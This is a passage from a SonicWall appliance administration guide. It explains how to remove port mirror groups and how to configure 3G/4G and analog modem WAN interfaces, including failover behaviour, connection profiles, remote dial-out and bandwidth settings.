You can delete a member of a port group as described in Editing a Port Mirroring Group on page 619 or you can delete it in the **Groups** table.

To remove a member of a Port Group in the Groups table:

1. Display the group members by clicking the group's **Expand** button.
2. Either:
   - Click the **Delete** icon for the member(s) to be deleted.
   - Click one or more checkboxes of the members to be deleted, and then click the **Ungroup** button.

   A confirmation message displays.


3. Click **OK**.

Removing a Port Mirror Group

To remove a port mirror group in the Groups table:

1. Either:
   - Click the **Delete** icon for the group to be deleted.
   - Select the checkbox for the group and then click the **Ungroup** button.

   A confirmation message displays:

2. Click **OK**.

Removing Multiple Port Mirror Groups

To remove multiple port mirror groups:

1. In the **Groups** table, select the checkbox next to the port mirror groups you want to delete.

2 Click the **Ungroup** button. A confirmation dialog displays.

3 Click **OK** in the confirmation dialog.

Removing All Port Mirror Groups

To remove multiple port mirror groups:

1 In the **Groups** table, select the checkbox in the table heading.

2 Click the **Ungroup** button. A confirmation dialog displays.

3 Click **OK** in the confirmation dialog.

Part 6

3G/4G/Modem

NOTE: 3G/4G/Modem do not apply to the SuperMassive 9800.

- Selecting 3G/4G/Modem
- Configuring 3G/4G
- Displaying 3G/4G Status
- Configuring 3G/4G/Modem Settings
- Configuring 3G/4G Advanced Features
- Configuring 3G/4G Connection Profiles
- Monitoring 3G/4G Data Transfer
- Configuring Modem
- Configuring Modem Settings
- Configuring Remotely Triggered Dial-Out
- Configuring Modem Profiles

51

Selecting 3G/4G/Modem

NOTE: 3G/4G and Modem do not apply to the SuperMassive 9800.


3G/4G/Modem

SonicWall network security appliances with a USB extension port can support either an external 3G/4G interface or analog modem interface. When the appliance does not detect an external interface, a **3G/4G/Modem** entry is displayed in the left-side navigation bar.

Topics:


3G/4G/Modem > Status

The **3G/4G/Modem > Status** page displays the active/inactive status of the connection as well as the signal strength.



Selecting the 3G/4G/Modem Interface

By default, the SonicWall network security appliance attempts to auto-detect whether a connected external device is a 3G/4G interface or an analog modem interface. You can manually specify which type of interface you want to configure on the **3G/4G/Modem > Settings** page.



The **3G/4G/Modem Device Type** drop-down menu provides these options:

- **Auto-detect** - The appliance attempts to determine if the device is a 3G/4G or analog modem.
- **3G/4G/Mobile** - Manually configures a 3G/4G/Mobile interface.
- **Analog Modem** - Manually configures an analog modem interface.

52

Configuring 3G/4G

NOTE: 3G/4G is not supported by the SuperMassive 9800.

Understanding 3G/4G

This section describes the 3G/4G wireless WAN interface on the SonicWall network security appliance.

NOTE: For the latest information about supported 3G/4G devices, see http://www.sonicwall.com/supported-wireless-broadband-cards-devices/.

Topics:

3G/4G Overview

SonicWall security appliances support 3G/4G Wireless WAN connections that utilize data connections over Cellular networks. The 3G/4G connection can be used for:

- WAN Failover to a connection that is not dependent on wire or cable.
- Temporary networks where a pre-configured connection may not be available, such as trade-shows and kiosks.

- Mobile networks, where the SonicWall appliance is based in a vehicle.
- Primary WAN connection where wire-based connections are not available and 3G/4G Cellular is.

Understanding 3G/4G Connection Types

Depending on your appliance, when the 3G/4G device is installed prior to starting the appliance, it will be listed as the U0, U1, or M0 (NSA 240 only) interface on the **Network > Interfaces** to govern the interface.

The 3G/4G Connection Types setting provides flexible control over WAN connectivity on SonicWall appliances with 3G/4G interfaces. The Connection Type is configured on the **3G/4G > Connection Profiles** page on the **Parameters** tab of the 3G/4G Profile Configuration window. The following connection types are offered:

- **Persistent Connection** – Once the 3G/4G interface is connected to the 3G/4G service provider, it remains connected until the administrator disconnects it or a network event (such as the WAN becoming unavailable) causes it to disconnect.
- **Connect on Data** – The 3G/4G interface connects automatically when the SonicWall appliance detects specific types of network traffic.
- **Manual Connection** – The 3G/4G interface is connected only when the administrator manually initiates the connection.

CAUTION: Although the 3G/4G connection can be manually enabled on the Network > Interfaces page (by clicking the Manage button for the U0/U1/M0 interface), this is not recommended because this can cause automatic connections to not function as expected. SonicWall recommends governing the 3G/4G interface using the connection types described above.

Understanding 3G/4G Failover

IMPORTANT: The failover behavior when the primary WAN interface goes down depends on the Connection Type setting that is configured for the 3G/4G Connection Profile. For the 3G/4G interface to function as a backup interface, it must be configured as the Final Backup interface in the default load balancing group on the **Network > Failover & LB Group** page.


The following sections describe the three different methods of WAN-to-3G/4G failover. All of these sections assume that the U0/U1/M0 interface is configured as the Final Backup interface in the load balancing group.

- Persistent Connection 3G/4G Failover on page 627
- Connect on Data 3G/4G Failover on page 628
- Manual Dial 3G/4G Failover on page 629

Persistent Connection 3G/4G Failover

3G/4G failover sequence of events: Persistent connection depicts the sequence of events that occur when the WAN Ethernet connection fails and the 3G/4G Connection Profile is configured for **Persistent Connection**.

3G/4G failover sequence of events: Persistent connection



1 **Primary Ethernet connection available** – The Ethernet WAN interface is connected and used as the primary connection. The U0/U1/M0 interface is never connected while the Ethernet WAN interface is available (unless an explicit route has been configured which specifies 3G/4G as the destination interface).

2 **Primary Ethernet connection fails** – The U0/U1/M0 interface is initiated and remains in an "always-on" state while the Ethernet WAN connection is down.

   If another Ethernet WAN interface is configured as part of the load balancing group, the appliance will first failover to the secondary Ethernet WAN before failing over to the U0/U1/M0 interface. In this situation, failover to the U0/U1/M0 interface will only occur when both the primary and secondary WAN paths are unavailable.


3 **Reestablishing Primary Ethernet Connectivity After Failover** – When the Ethernet WAN connection (either the primary WAN port or the secondary WAN port, if so configured) becomes available again, all LAN-to-WAN traffic is automatically routed back to the available Ethernet WAN connection. This includes active connections and VPN connections. The U0/U1/M0 interface connection is closed.

CAUTION: It is not recommended to configure a policy-based route that uses the U0/U1/M0 interface when the U0/U1/M0 interface is configured as the Final Backup in the load balancing group. If a policy-based route is configured to use the U0/U1/M0 interface, the connection will remain up until the Maximum Connection Time (if configured) is reached.

Connect on Data 3G/4G Failover

3G/4G failover sequence of events: Connect on data depicts the sequence of events that occur when the WAN Ethernet connection fails and the 3G/4G Connection Profile is configured for **Connect on Data**.

3G/4G failover sequence of events: Connect on data




1. **Primary Ethernet connection available** – The Ethernet WAN interface is connected and used as the primary connection. 3G/4G is never connected while the Ethernet WAN interface is available (unless an explicit route has been configured which specifies the U0/U1/M0 interface as the destination interface).
2. **Primary Ethernet Connection Fails** – The U0/U1/M0 interface connection is not established until outbound data attempts to pass through the SonicWall appliance.
3. **3G/4G Connection Established** – The U0/U1/M0 interface connection is established when the device or a network node attempts to transfer data to the Internet. The U0/U1/M0 interface stays connected until the Maximum Connection Time (if configured) is reached.
4. **Reestablishing WAN Ethernet Connectivity After Failover** – When an Ethernet WAN connection becomes available again or the inactivity timer (if configured) is reached, all LAN-to-WAN traffic is automatically routed back to the available Ethernet WAN connection. The U0/U1/M0 interface connection is terminated.

CAUTION: It is not recommended to configure a policy-based route that uses the U0/U1/M0 interface when the U0/U1/M0 interface is configured as the Final Backup in the load balancing group. If a policy-based route is configured to use the U0/U1/M0 interface, the connection will remain up until the Maximum Connection Time (if configured) is reached.

Manual Dial 3G/4G Failover

CAUTION: SonicWall does not recommend using a Manual Dial 3G/4G Connection Profile when the U0/U1/M0 interface is intended to be used as a failover backup for the primary WAN interface because during a WAN failure the appliance will lose WAN connectivity until the U0/U1/M0 interface connection is manually initiated by the administrator. 3G/4G failover sequence of events: Manual dial depicts the sequence of events that occur when the WAN Ethernet connection fails and the 3G/4G Connection Profile is configured for Manual Dial.

3G/4G failover sequence of events: Manual dial



1. **Primary Ethernet Connection Available** - The Ethernet WAN is connected and used as the primary connection. 3G/4G is never connected while the Ethernet WAN connection is available.
2. **Primary Ethernet Connection Fails** - The U0/U1/M0 interface connection is not established until the administrator manually enables the connection.
3. **3G/4G Connection Established** – A U0/U1/M0 interface connection is established when the administrator manually enables the connection on the SonicWall appliance. The U0/U1/M0 interface stays connected until you manually disable the connection.
4. **Reestablishing WAN Ethernet Connectivity After Failover** – Regardless of whether an Ethernet connection becomes available again, **all LAN-to-WAN traffic will still use the manually enabled 3G/4G connection** until the connection is manually disabled by you. After a manual disconnect, the available Ethernet connection will be used.

3G/4G PC Card Support

To use the 3G/4G interface you must have a 3G/4G PC card and a contract with a wireless service provider. A 3G/4G service provider should be selected based primarily on the availability of supported hardware. SonicOS supports the 3G/4G PC cards listed online at:
http://www.sonicwall.com/supported-wireless-broadband-cards-devices/

3G/4G Wireless WAN Service Provider Support

SonicOS supports the following 3G/4G Wireless network providers (this list is subject to change):

- AT&T
- H3G
- Orange
- Sprint PCS Wireless
- Telecom Italia Mobile
- Telefonica
- T-Mobile
- TDC Song
- Verizon Wireless
- Vodafone

3G/4G Prerequisites

Before configuring the 3G/4G interface, you must complete the following prerequisites:

- Purchase a 3G/4G service plan from a supported third-party wireless provider
- Configure and activate your 3G/4G card
- Insert the 3G/4G card into the SonicWall appliance **before** powering on the SonicWall security appliance.

  NOTE: The 3G/4G card should only be inserted or removed when the SonicWall security appliance is powered off.

For information on configuring these prerequisites, see the *SonicWall Getting Started Guide* for your model.

The following describe how to configure the U0/U1/M0 interface for the 3G/4G card on the SonicWall appliance:

- Enabling the U0/U1/M0 Interface on page 631
- Displaying 3G/4G Status on page 632
- Configuring 3G/4G/Modem Settings on page 633
- Configuring 3G/4G Advanced Features on page 636
- Configuring 3G/4G Connection Profiles on page 639
- Monitoring 3G/4G Data Transfer on page 645


Most of the 3G/4G settings can also be configured on the **Network > Interfaces** page. 3G/4G Connection Profiles can be configured only on the **3G/4G > Connection Profiles** page.

Enabling the U0/U1/M0 Interface

CAUTION: Although the 3G/4G connection can be manually enabled on the Network > Interfaces page (by clicking the Manage button for the U0/U1/M0 interface), this is not recommended because this can cause automatic connections to not function as expected. SonicWall recommends governing the 3G/4G interface using the connection types described above.

To manually initiate a connection on the U0/U1/M0 external 3G/4G interface:

1. On the **Network > Interfaces** page, click on the **Manage** button for the U0/U1/M0 interface. The **U0/U1/M0 Connection Status** dialog displays.
2. Click the **Connect** button. When the connection is active, the **U0/U1/M0 Connection Status** dialog displays statistics on the session.



3. To end the connection, click **Disconnect**.

53

Displaying 3G/4G Status

NOTE: The **3G/4G > Status** page does not apply to the SuperMassive 9800.

3G/4G > Status

The **3G/4G > Status** page displays the current status of 3G/4G on the SonicWall appliance. It indicates the status of the 3G/4G connection, the current active WAN interface, or the current backup WAN interface. It also displays IP address information, DNS server addresses, the current active dial up profile, and the current signal strength.


Configuring 3G/4G/Modem Settings

NOTE: The **3G/4G/Modem > Settings** page does not apply to the SuperMassive 9800.

3G/4G/Modem > Settings

On the **3G/4G/Modem > Settings** page, you can configure the following settings:

3G/4G/Modem Settings



3G/4G/Modem Device Type - Select the type of device you are using from the drop-down menu:

- **Auto-detect** (default)
- **3G/4G/Mobile**
- **Analog Modem**

NOTE: When changing the device type, click the **Accept** button to enable the change.

The content of the **3G/4G/Modem > Settings** page changes, depending on what you select. If you select **Auto-detect**, no further options are available.

Connect on Data Categories

The **Connect on Data Categories** section displays if you select **3G/4G/Mobile** or **Analog Modem** as the **Modem Device Type**. These settings allow you to configure the interface to automatically connect to the service


provider when the SonicWall appliance detects specific types of traffic. The **Connect on Data Categories** are all selected by default:

- NTP packets
- GMS Heartbeats
- System log emails
- AV Profile Updates
- SNMP Traps
- Licensed Updates
- Firmware Update requests
- Syslog traffic

To configure the SonicWall appliance for Connect on Data operation, you must select **Connect on Data** as the **Connection Type** for the Connection Profile. See Configuring 3G/4G Connection Profiles on page 639 for more details.

Management/User Login

The **Management/User Login** section displays if you select **3G/4G/Mobile** or **Analog Modem** as the **Modem Device Type**. The **Management/User Login** section must be configured to enable remote management of the SonicWall appliance over the interface.



Management – Select any or all of the supported protocol(s): **HTTPS, Ping, SNMP**, **SSH**.


User Login – Select either or both protocols: **HTTP**, **HTTPS**. However, bear in mind that HTTP traffic is less secure than HTTPS.

If you select HTTPS for **Management** and/or **User Login**, the **Add rule to enable redirect from HTTP to HTTPS** option is selected automatically. If this option is enabled, the firewall converts HTTP requests automatically to HTTPS requests for added security. If you do not want the conversion, deselect the option. For more information about this option, see HTTP/HTTPS Redirection on page 284.

NOTE: In previous releases of SonicOS, probe monitoring for the 3G/4G interface was configured on the **3G/4G > Settings** page. Now, probe monitoring is configured on the **Network > Failover & LB** page. See Failover and Load Balancing Page on page 394 for more information.

Modem Settings

The **Modem Settings** section displays if you select **Analog Modem** as the **Modem Device Type**. The **Modem Settings** section must be configured to enable management of the SonicWall appliance over the interface.



Speaker Volume – Choose whether the speaker is **On** or **Off** (default).

Modem Initialization – Choose between these options:

- **Initialize Modem Connection For Use In** – Select the country from the drop-down list.
- **Initialize Modem Connection Using AT Commands** – Enter the appropriate AT commands in the field. The field can be expanded to facilitate entering commands.

55


Configuring 3G/4G Advanced Features

NOTE: The **3G/4G Advanced** page does not apply to the SuperMassive 9800.

3G/4G > Advanced

The **3G/4G > Advanced** page is used to configure the following features:

- Remotely Triggered Dial-Out Settings on page 637
- Bandwidth Management on page 637
- Connection Limit on page 638



Remotely Triggered Dial-Out Settings

The **Remotely Triggered Dial-Out** section enables you to remotely initiate a WAN modem connection. The following process describes how a Remotely Triggered Dial-Out call functions:

1 The network administrator initiates a modem connection to the SonicWall security appliance located at the remote office.

2 If the appliance is configured to authenticate the incoming call, it prompts the network administrator to enter a password. Once the call is authenticated, the appliance terminates the call.

3 The appliance then initiates a modem connection to its dial-up ISP, based on the configured dial profile.

4 You access the appliance's web management interface to perform the required tasks.

Before configuring the Remotely Triggered Dial-Out feature, ensure that your configuration meets the following prerequisites:

- The 3G/4G connection profile is configured for **dial-on-data**.
- The SonicWall Security Appliance is configured to be managed using **HTTPS**, so that the device can be accessed remotely.
- It is recommended that you enter a value in the **Enable Inactivity Disconnect** field. This field is located in the **3G/4G Profile Configuration** window on the **Parameters** tab. See Configuring 3G/4G Connection Profiles on page 639 for more information. If you do not enter a value in this field, dial-out calls will remain connected indefinitely, and you will have to manually terminate sessions by clicking the **Disconnect** button.

To configure Remotely Triggered Dial-Out:

1 Navigate the **3G/4G > Advanced**.

2 Select the **Enable Remotely Triggered Dial-Out** checkbox.

3 (Optional) To authenticate the remote connection, select the **Requires authentication** checkbox.

- Enter the password in the **Password:** and **Confirm Password:** fields.

Bandwidth Management

The **Bandwidth Management** section allows you to enable egress or ingress bandwidth management services on the 3G/4G interface.

NOTE: For information on configuring Bandwidth Management, see Firewall Settings > BWM on page 1054.

To configure bandwidth management:

1 Click the **Enable Egress Bandwidth Management** checkbox.

2 Click the **Enable Ingress Bandwidth Management** checkbox.

3 Select the **Compression Multiplier** from the drop-down menu:

1.0x (default), **1.5x 2.0x**, **2.5x**, **3.0x**, **3.5x**, **4.0x**

The Compression Multiplier applies to both egress and ingress bandwidths.

Connection Limit

The **Connection Limit** section allows you to set a host/node limit on the 3G/4G connection. This feature is especially useful for deployments where the 3G/4G connection is used as an overflow or in load-balanced situations to avoid over-taxing the connection.

In the **Max Hosts** field, enter the maximum number of hosts to allow when this interface is connected. The default value is **0**, which allows an unlimited number of nodes.

56

Configuring 3G/4G Connection Profiles

NOTE: The **3G/4G > Connection Profiles** page does not apply to the SuperMassive 9800.

3G/4G > Connection Profiles

Use the **3G/4G > Connection Profiles** page to configure 3G/4G connection profiles and set the primary and alternate profiles.

Select the Primary 3G/4G connection profile from the **Primary Profile** drop-down menu. Optionally, you can select up to two alternate 3G/4G profiles.

To create a 3G/4G connection profile, click the **Add** button; the Modem Profile Configuration window displays. Perform the steps in the following sections:


NOTE: Depending on your selection for **3G/4G/Modem Device Type** in the **3G/4G/Modem > Settings** page (see Configuring 3G/4G/Modem Settings on page 633), not all tabs may be available.

General Tab

The **General** tab allows you to configure general connection settings for the 3G/4G service provider. After selecting your country, service provider, and plan type, the rest of the fields are automatically field for most service providers.

To configure general connection settings:

1 On the **3G/4G > Connection Profiles** page, click on the **Add** button. The **3G/4G Profile Configuration** dialog displays.



2 Select the **Country** where the SonicWall appliance is deployed.

3 Select the **Service Provider** that you have created an account with.

NOTE: Only service providers supported in the country you selected are displayed.

4 From the **Plan Type** drop-down menu, select the 3G/4G plan you have subscribed to with the service provider. If your specific plan type is:

- Listed in the drop-down menu (many basic plans are labeled simply as **standard**), the rest of the fields in the **General** tab are automatically provisioned. Verify that these fields are correct, and then go to Parameters Tab on page 641.
- Not listed in the drop-down menu, select **Other**.

5 Enter a name for the 3G/4G profile in the **Profile Name** field.

6 Verify that the appropriate **Connection Type** is selected.

NOTE: This field is automatically provisioned for most service providers.

7 Verify that the **Dialed Number** is correct.

NOTE: The dialed number is ***99#** for most Service Providers.


8 Enter your username and password in the **User Name**, **User Password**, and **Confirm User Password** fields, respectively, if required by your provider.

Parameters Tab

The **Parameters** tab allows you to configure under what conditions the 3G/4G service connects. The three connection types are **Persistent, Connect on Data**, and **Manual**. The mechanics of these connection types are described in Understanding 3G/4G Connection Types on page 626.

To configure connection conditions:

1 Click the **Parameters** tab.



